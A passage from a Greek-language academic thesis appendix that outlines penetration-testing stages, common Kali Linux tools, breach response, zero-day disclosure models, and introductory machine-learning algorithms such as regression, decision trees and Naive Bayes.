1. **Δημιουργία σχεδίων:** Οι υπεύθυνοι δοκιμών και ο οργανισμός πρέπει να επικοινωνούν εκ των προτέρων και να έχουν έναν σαφή τελικό στόχο για τις δοκιμές. Πράγματα όπως ο χρόνος και η διάρκεια είναι εξαιρετικά σημαντικά για να μην διακοπεί η λειτουργία της εταιρείας. Σε αυτό το στάδιο, ο οργανισμός αποφασίζει επίσης πόσες πληροφορίες λαμβάνει το ενεργό προσωπικό της εταιρείας σχετικά με αυτές τις δοκιμές, για παράδειγμα εάν αξιολογείται η ανταπόκριση, τότε δεν πρέπει να δοθεί καμία πληροφόρηση, αλλιώς το προσωπικό θα πρέπει να γνωρίζει τι θα συμβεί.
2. **Απόκτηση πληροφορίας:** Το επόμενο βήμα είναι η συλλογή πληροφοριών σχετικά με τα συστήματα. Ένα από τα πιο συχνά χρησιμοποιούμενα εργαλεία για αυτό το βήμα είναι το Nmap, ένα εργαλείο που θα δώσει πληροφορίες για τον τρόπο λειτουργίας των συστημάτων.
3. **Σάρωση του συστήματος:** Εύρεση αδυναμιών ή ευπαθειών στο σύστημα. Αυτό μπορεί να γίνει είτε με χειροκίνητη σάρωση είτε χρησιμοποιώντας ένα αυτοματοποιημένο εργαλείο.
4. **Προσομοίωση επίθεσης:** Μόλις εντοπιστούν ευπάθειες στο σύστημα, ο ελεγκτής θα προσπαθήσει να τις εκμεταλλευτεί. Εάν δεν βρέθηκαν αδυναμίες στο σύστημα, ο υπεύθυνος δοκιμών μπορεί να χρησιμοποιήσει τεχνικές κοινωνικής μηχανικής για να ελέγξει την ασφάλεια των οργανισμών σε θέματα όπως το phishing.
5. **Δημιουργία μιας αναφοράς:** Μόλις ολοκληρωθούν οι έλεγχοι, θα πρέπει να γίνει αναφορά για την εταιρεία να εκτιμήσει την ασφάλειά της. Η αναφορά θα πρέπει να περιλαμβάνει όλες τις επιτυχημένες προσομοιώσεις επίθεσης και μια λεπτομερή περίληψη όλων των ευπαθειών που βρέθηκαν μαζί με προτάσεις σχετικά με τον τρόπο επίλυσής τους.

Kali Linux

Το Kali Linux περιέχει όλα τα απαραίτητα εργαλεία για να αξιολογήσει κάποιος την ασφάλεια ενός συστήματος. Βασίζεται στο λειτουργικό σύστημα Linux και είναι κατασκευασμένο αποκλειστικά για επαγγελματίες δοκιμών διείσδυσης. Είναι εντελώς δωρεάν, το οποίο είναι ένα τεράστιο πλεονέκτημα, αλλά αυτό οδήγησε επίσης στο να γίνει ένα από τα πιο διαδεδομένα εργαλεία για κακόβουλους σκοπούς. Το Kali Linux διαθέτει πάνω από 600 εργαλεία, παρακάτω θα αναφέρω εν συντομία μερικά από τα πιο σημαντικά.

Nmap: Ένα πρόγραμμα που χρησιμοποιείται για τη σάρωση δικτύων. Λειτουργεί με την αποστολή πακέτων στις θύρες του συστήματος και την παρακολούθηση των αποκρίσεων. Αυτό για παράδειγμα μπορεί να οδηγήσει σε απόκτηση γνώσης σχετικά με το εάν οι θύρες είναι ανοιχτές ή κλειστές ή όχι.

WireShark: Αυτό το εργαλείο μπορεί να χρησιμοποιηθεί για την παρακολούθηση λεπτομερειών σε ένα δίκτυο. Λειτουργεί καταγράφοντας και αναλύοντας δεδομένα δικτύου για τυχόν προβλήματα.

Aircrack-ng: Το Aircrack-ng χρησιμοποιείται για την ανάλυση δικτύων WiFi για τυχόν αδυναμίες. Χρησιμοποιώντας αυτό το εργαλείο, ένας ελεγκτής μπορεί να αναζητήσει αδυναμίες που του δίνουν πρόσβαση στο δίκτυο ή να εκτελέσει διάφορες επιθέσεις όπως Replay Attack, Evil-Twin και packet Injection.

THC-Hydra: Αυτό το πρόγραμμα χρησιμοποιείται για το σπάσιμο του κωδικού πρόσβασης. Μπορεί να εκτελέσει επιθέσεις λεξικού και ωμής βίας για να δοκιμάσει και να σπάσει κωδικούς πρόσβασης. Θεωρείται ότι είναι ένα από τα ταχύτερα διαθέσιμα εργαλεία για το σπάσιμο των κωδικών πρόσβασης.

Α'.2.3 Αντίδραση

Ένας ιστότοπος μπορεί να πέσει θύμα επίθεσης. Υπάρχουν πολλοί διαφορετικοί τρόποι να κατατάξουμε τα είδη επιθέσεων εφόσον όλες οι επιθέσεις διαφέρουν ως προς τη ζημιά και τη σοβαρότητα τους. Για παράδειγμα, αν μιλάμε πιο ευρύτερα υπάρχουν οι παθητικές και ενεργητικές επιθέσεις. Σε παθητικές επιθέσεις ο εχθρός υποκλέπτει στο κανάλι επικοινωνίας προσπαθώντας να "πατηρήσει" πληροφορίες. Μέσω αυτού, ο εισβολέας μπορεί να κερδίσει προηγουμένως άγνωστες γνώσεις που μπορούν στη συνέχεια να χρησιμοποιηθούν για περαιτέρω επιθέσεις. Σε ενεργητικές επιθέσεις ο εχθρός μπορεί να διαγράψει, να εισάγει και να τροποποιήσει τα επηρεαζόμενα δεδομένα. Η βασική διαφορά είναι ότι στις παθητικές επιθέσεις τα δεδομένα δεν μπορούν να αλλάξουν. Αυτό σημαίνει ότι οι παθητικές επιθέσεις είναι κατά της εμπιστευτικότητας, ενώ οι ενεργητικές επιθέσεις είναι κατά της ακεραιότητας και αυθεντικότητας. Ξεκινώντας με παθητικές επιθέσεις έχουμε τη διαρροή δεδομένων. Σε αυτήν την περίπτωση τα δεδομένα δεν αλλάζουν αλλά είναι διαθέσιμα στο κοινό. Αυτά τα δεδομένα μπορούν να κυμαίνονται από προσωπικά στοιχεία, όπως διαρροές ονόματος και επωνύμου έως πληροφορίες πιστωτικών καρτών. Για παράδειγμα, το 2013 η Yahoo είχε διαρροή δεδομένων από 3 δισεκατομμύρια λογαριασμούς. Αυτή η παραβίαση περιλάμβανε ονόματα χρήστη, κωδικούς πρόσβασης, email, ακόμη και αριθμούς τηλεφώνου. Σύμφωνα με τον Ladekar [26] υπάρχουν τέσσερα βήματα που πρέπει να ακολουθήσει μια εταιρεία εάν προκύψει διαρροή δεδομένων:

- **Βήμα 1:** Περιορισμός της παραβίασης και προκαταρκτική αξιολόγηση της, με άλλα λόγια η εταιρεία πρέπει να μάθει τι προκάλεσε τη διαρροή και πόσο σοβαρή είναι.
- **Βήμα 2:** Προσδιορισμός και στη συνέχεια αξιολόγηση κινδύνων που σχετίζονται με την παραβίαση.
- **Βήμα 3:** Ειδοποίηση ή όχι των χρηστών, σε αυτό το βήμα ο οργανισμός θα πρέπει να εξετάσει τα πλεονεκτήματα και τα μειονεκτήματα που προκύπτουν από την ενημέρωση των ατόμων που επηρεάζονται από τη διαρροή των δεδομένων, θα μιλήσω γι' αυτό σε μεγαλύτερο βάθος αργότερα.
- **Βήμα 4:** Αποτροπή μελλοντικών παραβιάσεων. Ένας οργανισμός που είχε παραβίαση στην ασφάλεια του θα πρέπει να αξιολογήσει τις τρέχοντες αμυντικές τεχνικές του και να βεβαιωθεί ότι όλα είναι όσο το δυνατόν καλύτερα.

A'.2.3.1 Επίθεση Zero Day

Zero-day είναι ένα μια ευπάθεια λογισμικού που είναι άγνωστη και έτσι δεν μπορεί να αντισταθμιστεί. Επομένως, μια επίθεση τύπου zero day είναι πολύ δύσκολο να αποφευχθεί επειδή εκμεταλλεύεται αδυναμίες που δεν έχουν σημάδια αναγνώρισης και έτσι είναι δύσκολο να ανιχνευτούν. Μόλις κάποιο άτομο (ή ακόμα και ένας οργανισμός) ανακάλυψη zero day, πρέπει να αποφασίσει πώς να το αντιμετωπίσει.

Υπάρχουν τρία μοντέλα.


- **No disclosure:** Όλα διατηρούνται ιδιωτικά. Αυτό το μοντέλο μπορεί να προτιμηθεί δεδομένου ότι μπορεί να προστατεύσει τα μυστικά και να μειώσει τις αρνητικές επιπτώσεις σχετικά με τη δημόσια άποψη.
- **Full disclosure:** Όλα δημοσιεύονται όσο το δυνατόν νωρίτερα στο κοινό. Υπάρχει μεγάλη συζήτηση σχετικά με το εάν αυτή η μέθοδος είναι πραγματικά αποτελεσματική [27, 28]. Δίνοντας μια ευπάθεια στο ευρύ κοινό μπορεί να αποφέρει πολλά καλά, καθώς σε πολλές περιπτώσεις το κοινό μπορεί να καταλήξει να επιδιορθώσει το πρόβλημα πιο γρήγορα από τη εταιρεία, μπορεί όμως επίσης να αυξήσει το μέγεθος της εκμετάλλευσης και να οδηγήσει σε αγώνα επιδιόρθωσης και εκμετάλλευσης μεταξύ της εταιρείας και των εχθρών. [29]
- **Coordinated / Responsible disclosure:** Αναφορά της αδυναμίας σε μια συντονιστική αρχή. Μέσω αυτού, η ευπάθεια δημοσιεύεται μόνο αφού το διορθώσει η εταιρεία.

Σε περίπτωση zero day, μια εταιρεία θα πρέπει να μπορεί να αντιδρά γρήγορα. Πρέπει να υπάρχουν οδηγοί απόκρισης που περιλαμβάνουν όλα τα σενάρια επίθεσης και ανεξάρτητα από το πώς αποκλύφθηκε η ευπάθεια, η διόρθωση της θα πρέπει πάντα να είναι η πρώτη προτεραιότητα.

A'.3 Μηχανική μάθηση


Η μηχανική μάθηση είναι ένας κλάδος της Τεχνητής νοημοσύνης που βασίζεται στην ιδέα ότι ένα σύστημα μπορεί να αναλύσει, να μάθει, να εντοπίσει μοτίβα και να λάβει αποφάσεις από δεδομένα. Υπάρχουν διαφορετικοί τύποι μηχανικής μάθησης που όλοι έχουν τους δικούς τους αλγόριθμους, καθένας από τους οποίους έχει σχεδιαστεί για να εφαρμόζεται σε διαφορετικές περιστάσεις. Στη μηχανική μάθηση δίνονται δεδομένα στον υπολογιστή με τα οποία μαθαίνει και ενεργεί ανάλογα. Μέσω της μηχανικής μάθησης, η ανάλυση μεγάλου όγκου δεδομένων μπορεί να γίνει πιο εύκολα με αποτέλεσμα τη εξοικονόμηση χρόνου και χρήματος. Πλέον η χρήση μηχανικής μάθησης είναι πολύ συχνή. Υπηρεσίες όπως το ηλεκτρονικό ταχυδρομείο χρησιμοποιούν μηχανική μάθηση για να προσδιορίσουν ποια μηνύματα ανήκουν στο φάκελο ανεπιθύμητων μηνυμάτων. Οι τράπεζες το χρησιμοποιούν για να βρουν οποιαδήποτε δόλια ή αλλιώς ύποπτη δραστηριότητα και έτσι γνωρίζουν αμέσως εάν έχει παραβιαστεί ο λογαριασμός κάποιου πελάτη τους. Μια ερώτηση που μπορεί να θέσει κάποιος είναι γιατί να γίνει χρήση της μηχανικής μάθησης για κάποια εργασία; Γιατί να μην έχει δημιουργηθεί ένα πρόγραμμα που να βγάζει το επιθυμητό αποτέλεσμα; Ο λόγος είναι επειδή ορισμένες εργασίες είναι πιο περίπλοκες και η επιθυμητή έξοδος μπορεί να είναι πολύ δύσκολο να κωδικοποιηθεί. Ένα άλλο πρόβλημα που εμφανίζετε κατά την αντιμετώπιση πολύπλοκων εργασιών είναι το γεγονός ότι οι σχέσεις μπορεί να είναι τόσο περίπλοκες που δεν είναι μόνο δύσκολο να βρεθούν, αλλά ουσιαστικά ακατανόητες για τον άνθρωπο, αλλά όχι για μηχανές, καθώς μπορούν να ανιχνεύσουν αυτές τις σχέσεις[30].

Η μηχανική μάθηση γίνεται όλο και πιο δημοφιλής. Όλο και περισσότερες εταιρείες επενδύουν εκατομμύρια σε τεχνολογίες μηχανικής μάθησης με την ελπίδα ότι θα βελτιώσει την απόδοσή τους. Μια έρευνα σε 375 επιχειρήσεις σε περισσότερες από 30 χώρες διαπίστωσε ότι το 60% είχε εφαρμόσει μηχανική μάθηση με το 45% αυτών να λένε ότι η τεχνολογία έχει ήδη οδηγήσει σε πιο εκτεταμένη ανάλυση δεδομένων και πληροφοριών[31]. Η μηχανική μάθηση μπορεί να είναι χρήσιμη με διάφορους τρόπους για μια επιχείρηση. Ο πιο συνηθισμένος τρόπος είναι η δημιουργία προβλέψεων που θα βοηθήσουν τις επιχειρήσεις να λάβουν αποφάσεις. Μια ομάδα μάρκετινγκ μπορεί να χρησιμοποιήσει μηχανική μάθηση για να δει τις αναδυόμενες τάσεις σε ένα συγκεκριμένο θέμα και να λάβει αποφάσεις σύμφωνα με τα αποτελέσματα. Η μηχανική εκμάθηση μπορεί επίσης να παρέχει αναλυτικά στοιχεία βάσει παραγόντων που είναι δύσκολο να προσδιοριστούν, όπως η ροή εργασίας μιας εταιρείας ή οι προτιμήσεις των χρηστών. Ένα σύστημα σύστασης για παράδειγμα βασίζεται σε δεδομένα που υπαγορεύουν συνδέσμους μεταξύ χρηστών και προϊόντων ανάλογα με το ενδιαφέρον που δείχνει ο χρήστης. Μέσω αυτού του συστήματος θα προτείνονται νέα προϊόντα στους χρήστες σύμφωνα με τους συνδέσμους προηγούμενων προϊόντων.[32]



Εικόνα Α'.3. 1 Σύστημα σύστασης[32]


Ένας από τους μεγαλύτερους λόγους που μια εταιρεία μπορεί να χρησιμοποιήσει μηχανική μάθηση είναι για αυτοματοποίηση. Λειτουργίες που είναι ασταθείς ή δύσκολες μπορούν να αυτοματοποιηθούν με τη χρήση μηχανικής μάθησης εξοικονομώντας έτσι χρόνο και χρήμα στην εταιρεία. Οι τρεις κύριοι τύποι μηχανικής μάθησης είναι η επιβλεπόμενη μάθηση, η μη-επιβλεπόμενη μάθηση και η ενισχυτική μάθηση.



Εικόνα Α'.3. 2 Τύποι μηχανικής μάθησης

Α'.3.1 Επιβλεπόμενη Μάθηση

Αυτός ο τύπος μηχανικής μάθησης λειτουργεί χρησιμοποιώντας ζεύγη εισόδου και εξόδου. Δίνουμε στο μοντέλο μηχανικής μάθησης μια είσοδο μαζί με μια επιθυμητή έξοδο, επιτρέποντας στον αλγόριθμο να μάθει από αυτό. Αυτά τα δεδομένα ονομάζονται δεδομένα εκπαίδευσης, καθώς θα εκπαιδεύσουν τον αλγόριθμο για μελλοντικές εισόδους που θα δοθούν. Οι επιβλεπόμενοι αλγόριθμοι λειτουργούν χρησιμοποιώντας μια λειτουργία χαρτογράφησης της εισόδου και της εξόδου δηλαδή $y=f(x)$. Ο αλγόριθμος πρέπει να είναι αρκετά εκπαιδευμένος έτσι ώστε όταν δέχεται μια νέα είσοδο x να μπορεί να προβλέψει με ακρίβεια την έξοδο Y .



Εικόνα Α'.3. 3 Δομή επιβλεπόμενης μάθησης[33]

Υπάρχουν δύο κατηγορίες επιβλεπόμενων αλγορίθμων μάθησης, Regression και Classification.

Παλινδρόμηση(Regression)

Η παλινδρόμηση(regression) χρησιμοποιείται για την πρόβλεψη συνεχόμενων μεταβλητών, καθώς μέσω αυτού βρίσκουμε τη σχέση μεταξύ εξαρτημένων και ανεξάρτητων μεταβλητών. Στην απλούστερη μορφή του είναι ουσιαστικά μια γραμμή ή μια καμπύλη που περνά από όλα τα σημεία δεδομένων με τρόπο που η απόσταση μεταξύ αυτής της γραμμής και των σημείων είναι ελάχιστη.

Κατηγοριοποίηση(Classification)

Η κατηγοριοποίηση(classification) είναι ο διαχωρισμός των αποτελεσμάτων σε διαφορετικές τάξεις / ομάδες. Ένας αλγόριθμος ταξινόμησης προβλέπει την καλύτερη ομάδα που πρέπει να ενταχθεί μια νέα μεταβλητή. Είναι διαφορετικό από regression καθώς ο αλγόριθμος προσπαθεί να επισημαίνει δεδομένα αντί να προβλέπει την πλησιέστερη τιμή. Υπάρχουν τρεις τύποι, binary, multinomial και multi-label.


Binary: Υπάρχουν δύο πιθανές έξοδοι. Για παράδειγμα η ανίχνευση εάν ένα μήνυμα ηλεκτρονικού ταχυδρομείου είναι καλό ή κακό.

Multinomial: Υπάρχουν πολλά πιθανά αποτελέσματα. Για παράδειγμα, η ταξινόμηση των tweets ως θετικών, αρνητικών ή ουδέτερων.

Multi-Label: Κάθε έξοδος μπορεί να έχει πολλές ετικέτες. Για παράδειγμα, μια ταινία μπορεί να ονομαστεί τόσο ως ταινία κωμωδίας όσο και ως ταινία δράσης, οπότε αυτή η μέθοδος θα βάλει και τις δύο ετικέτες.


Α'.3.1.1 Γραμμική και λογιστική παλινδρόμηση (Linear & Logistic)

Έχουμε μια ανεξάρτητη μεταβλητή x και μια εξαρτημένη μεταβλητή y και τον άξονα x και y αντίστοιχα. Προσπαθούμε να σχηματίσουμε μια σχέση μεταξύ αυτών των 2 μεταβλητών. Στη γραμμική παλινδρόμηση σχεδιάζουμε μια γραμμή που έχει το μικρότερο ποσό σφαλμάτων, με σφάλματα να είναι η απόσταση μεταξύ κάθε μεταβλητής και της γραμμής.



Εικόνα Α'.3. 4 Παράδειγμα Linear Regression[34]

Η λογιστική παλινδρόμηση σε αντίθεση με τη γραμμική παλινδρόμηση που προβλέπει κάτι συνεχές, αυτό το μοντέλο προβλέπει εάν κάτι είναι αλήθεια ή όχι. Αντί να έχουμε μια ευθεία γραμμή, έχουμε μια καμπύλη S που χρησιμοποιείται για να παρέχει πιθανότητες. Μέσω αυτών των πιθανοτήτων, η λογιστική παλινδρόμηση μπορεί να χρησιμοποιηθεί για την ταξινόμηση συνεχών και διακριτών μεταβλητών.



Εικόνα Α'.3. 5 Παράδειγμα Logistic Regression


Α'.3.1.2 Δέντρα αποφάσεων και Random forest

Το Δενδροδιάγραμμα αποφάσεων υποβάλλει μια σειρά ερωτήσεων σε μια μεταβλητή και την ταξινομεί με βάση τις απαντήσεις. Η κορυφή του δέντρου ονομάζεται ρίζα, μετά ακολουθούν οι εσωτερικοί κόμβοι και στο τέλος είναι τα φύλλα. Κάθε κόμβος φύλλων αντιπροσωπεύει μια ετικέτα κλάσης και τα βέλη ονομάζονται κλαδιά και είναι ουσιαστικά οι ερωτήσεις. Η ρίζα καθώς και η σειρά των ερωτήσεων δεν μπορεί να είναι τυχαία, αλλά πρέπει να ακολουθηθεί μια διαδικασία για να κατασκευαστεί σωστά το δέντρο. Υπάρχει η μέθοδος CART που χρησιμοποιεί το ευρετήριο Gini και η μέθοδος ID3 που χρησιμοποιεί εντροπία μαζί με το Information Gain (IG). Πιο κάτω αναφέρω τους σχετικούς όρους εν συντομία.

Entropy: Η εντροπία στη μηχανική μάθηση είναι το μέτρο της τυχαιότητας. Όσο υψηλότερη είναι η εντροπία τόσο πιο δύσκολο είναι να προβλεφθεί μια οντότητα.

Information Gain (IG): Ο όγκος των πληροφοριών που αποκτώνται για μια συγκεκριμένη μεταβλητή παρατηρώντας μια άλλη μεταβλητή. Όσο μεγαλύτερο είναι το IG, τόσο μικρότερη είναι η εντροπία.

Gini Index: Ο δείκτης Gini μετρά την πιθανότητα μιας μεταβλητής να ταξινομηθεί εσφαλμένα όταν επιλέγεται τυχαία.



Εικόνα Α'.3. 6 Τρόπος λειτουργίας δέντρου αποφάσεων

Random Forest:

Ο Random Forest είναι ένας πολύ δημοφιλής και χρήσιμος αλγόριθμος. Μπορεί να χρησιμοποιηθεί τόσο για εργασίες παλινδρόμησης όσο και για ταξινόμηση σε κλάσεις. Ο αλγόριθμος δημιουργεί ένα "δάσος" δέντρων αποφάσεων, όσο περισσότερα δέντρα τόσο πιο ακριβές θα είναι το αποτέλεσμα. Ο αλγόριθμος φτιάχνει το κάθε δέντρο χρησιμοποιώντας τις ίδιες μεθόδους που αναφέραμε προηγουμένως, χρησιμοποιώντας Information Gain(IG) μαζί με εντροπία ή δείκτη Gini. Για να ταξινομηθεί μια νέα οντότητα, θα περάσει από όλα τα παραγόμενα δέντρα. Στη συνέχεια, κάθε δέντρο θα ψηφίσει μια κλάση και θα επιλεγεί η κορυφαία κλάση. Για παλινδρόμηση χρησιμοποιείται ο μέσος όρος από όλα τα δέντρα. Συγκρίνοντας το με ένα δέντρο αποφάσεων ο Random Forest έχει πολλά πλεονεκτήματα. Είναι προφανώς πιο ακριβές ενώ επιπλέον μπορεί να χειριστεί μεγάλες ποσότητες δεδομένων. Μπορεί επίσης να χειρίζεται πολλαπλά χαρακτηριστικά ταυτόχρονα και να τρέξει παράλληλα δέντρα. Έχει επίσης τα μειονεκτήματά του. Δεν είναι καλό για παλινδρόμηση και σε αντίθεση με τα δέντρα αποφάσεων, υπάρχει πολύ μικρός έλεγχος σχετικά με το τι κάνει το μοντέλο. Σε αντίθεση με ένα δέντρο αποφάσεων χρειάζεται πολλή εκμάθηση κάτι που απαιτεί χρόνο. Αν και σε σύγκριση με ένα δέντρο αποφάσεων είναι προφανώς πιο αργό, εξακολουθεί να θεωρείται γρήγορος αλγόριθμος.

Α'.3.1.3 Κατηγοριοποιητής Naive Bayes

Ο Naive Bayes είναι ένας αλγόριθμος ταξινόμησης που βασίζεται στο θεώρημα Μπέυζ. Το θεώρημα Μπέυζ σχετίζει μια τρέχουσα πιθανότητα με την αρχική πιθανότητα. Με άλλα λόγια μέσω αυτού του θεωρήματος μπορούμε να υπολογίσουμε την πιθανότητα ενός αποτελέσματος δεδομένου ότι έχουμε γνώση προηγούμενης πιθανότητας.

Ο τύπος του θεωρήματος είναι:

$$P(A|B) = \frac{P(B|A)P(A)}{P(B)}$$

Τύπος θεωρήματος Bayes


$P(A)$ και $P(B)$ ανεξάρτητες πιθανότητες

$P(A|B)$ είναι η πιθανότητα του A δεδομένου ότι το B είναι αληθές.

$P(B|A)$ είναι η πιθανότητα του B δεδομένου ότι το A είναι αληθές.

Υπάρχουν πολλά πλεονεκτήματα που συνοδεύουν τη χρήση του Naive Bayes. Είναι ένας από τους πιο απλούς αλγόριθμους μηχανικής μάθησης που δεν απαιτεί εξαιρετικά τεράστια σύνολα δεδομένων για να έχει καλά αποτελέσματα. Διαχειρίζεται τόσο συνεχή όσο και διακριτά δεδομένα. Είναι εξαιρετικά γρήγορο καθιστώντας το ένα από τους καλύτερους αλγόριθμους για χρήση σε περιπτώσεις όπου τα αποτελέσματα πρέπει να υποβληθούν σε επεξεργασία σε πραγματικό χρόνο. Οι τύποι Naive Bayes είναι οι ακόλουθοι

Gaussian Naive Bayes: Αυτό το μοντέλο υποθέτει ότι τα χαρακτηριστικά ακολουθούν μια κανονική κατανομή που σημαίνει ότι για τις τιμές που λαμβάνονται κατά τη δειγματοληψία, υπάρχει ίσος αριθμός μετρήσεων πάνω και κάτω από τη μέση τιμή.



Εικόνα Α'.3. 7 κανονική κατανομή[35]

Multinomial Naive Bayes: Αυτό το μοντέλο χρησιμοποιείται όταν τα δεδομένα είναι σε πολυωνυμική κατανομή. Χρησιμοποιεί διακριτά χαρακτηριστικά όπως η συχνότητα ή ο αριθμός λέξεων ως προγνωστικά για αποφάσεις.

Bernoulli Naive Bayes: Οι προβλέψεις γίνονται μέσω ανεξάρτητων boolean μεταβλητών. Οι παράμετροι που χρησιμοποιούνται για την πρόβλεψη μπορούν να είναι μόνο ναι ή όχι.


A'.3.1.4 KNN(K Nearest Neighbor)

